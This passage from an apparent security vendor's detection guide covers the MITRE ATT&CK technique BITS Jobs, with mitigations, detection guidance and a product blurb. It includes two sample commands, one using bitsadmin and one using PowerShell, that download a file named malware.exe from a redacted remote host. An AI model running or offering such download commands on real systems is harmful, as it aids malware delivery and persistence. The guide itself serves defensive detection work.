Command Execution	Monitor executed commands and arguments for modifications to domain trust settings, such as when a user or application modifies the federation settings on the domain or updates domain authentication from Managed to Federated via ActionTypes Set federation settings on domain and Set domain authentication.

2.10 BITS Jobs (T1197)

Adversaries may abuse BITS jobs to persistently execute or clean up after malicious payloads. Windows Background Intelligent Transfer Service (BITS) is a low-bandwidth, asynchronous file transfer mechanism exposed through Component Object Model (COM). BITS is commonly used by updaters, messengers, and other applications preferred to operate in the background (using available idle bandwidth) without interrupting other networked applications. File transfer tasks are implemented as BITS jobs, which contain a queue of one or more file operations The interface to create and manage BITS jobs is accessible through PowerShell and the BITSAdmin tool.

Adversaries may abuse BITS to download, execute, and even clean up after running malicious code. BITS tasks are self-contained in the BITS job database, without new files or registry modifications, and often permitted by host firewalls. BITS-enabled execution may also enable persistence by creating long-standing jobs (the default maximum lifetime is 90 days and extendable) or invoking an arbitrary program when a job completes or errors (including after system reboots).

Platforms: Windows

Defense Bypassed: Firewall, Host forensic analysis

Commandline Examples:

```
bitsadmin /transfer backdoor /download /priority high http[:]//<redacted>/malware.exe C:\tmp\test.exe
```
Bitsadmin tool usage

```
Start-BitsTransfer -Source "http[:]//<redacted>/malware.exe " -Destination "C:\tmp\ test.exe"
```
Powershell Bits job invocation

Mitigation Recommendations:

Mitigation	Description
Filter Network Traffic	Modify network and/or host firewall rules, as well as other network controls, to only allow legitimate BITS traffic.
Operating System Configuration	Consider reducing the default BITS job lifetime in Group Policy or by editing the JobInactivityTimeout and MaxDownloadTime Registry values in HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\BITS.
User Account Management	Consider limiting access to the BITS interface to specific users or groups.

Detection Recommendations:


Data Component	Detects
Command Execution	Monitor executed commands and arguments from the BITSAdmin tool (especially the ‘Transfer’, 'Create', 'AddFile', 'SetNotifyFlags', 'SetNotifyCmdLine', 'SetMinRetryDelay', 'SetCustomHeaders', and 'Resume' command options) Admin logs, PowerShell logs, and the Windows Event log for BITS activity.
Network Connection Creation	Monitor for newly constructed network activity generated by BITS. BITS jobs use HTTP(S) and SMB for remote connections and are tethered to the creating user and will only function when that user is logged on (this rule applies even if a user attaches the job to a service account).
Process Creation	Monitor for newly constructed BITS tasks to enumerate using the BITSAdmin tool (bitsadmin /list /allusers /verbose).
Service Metadata	BITS runs as a service and its status can be checked with the Sc query utility (sc query bits).

3 Cysiv Threat Detection Engine

The Cysiv Threat Detection Engine automatically identifies potential threats, weeds out false positives, and ensures analysts focus on the most critical detections first, by applying an appropriate blend of detection techniques:

- Cyber intel
- Signatures and TTPs
- User and entity behavior analysis
- Statistics and outliers
- Context-aware AI and ML

Cysiv can deliver better detection and faster response of true threats because it uniquely combines a data-centric approach, with a modern SOC platform, and a response-centric SOC model.



4 References

https://attack.mitre.org/

Cysiv, Inc.
225 E. John Carpenter Freeway, Suite 450, Irving, Texas, USA, 75062
www.cysiv.com sales@cysiv.com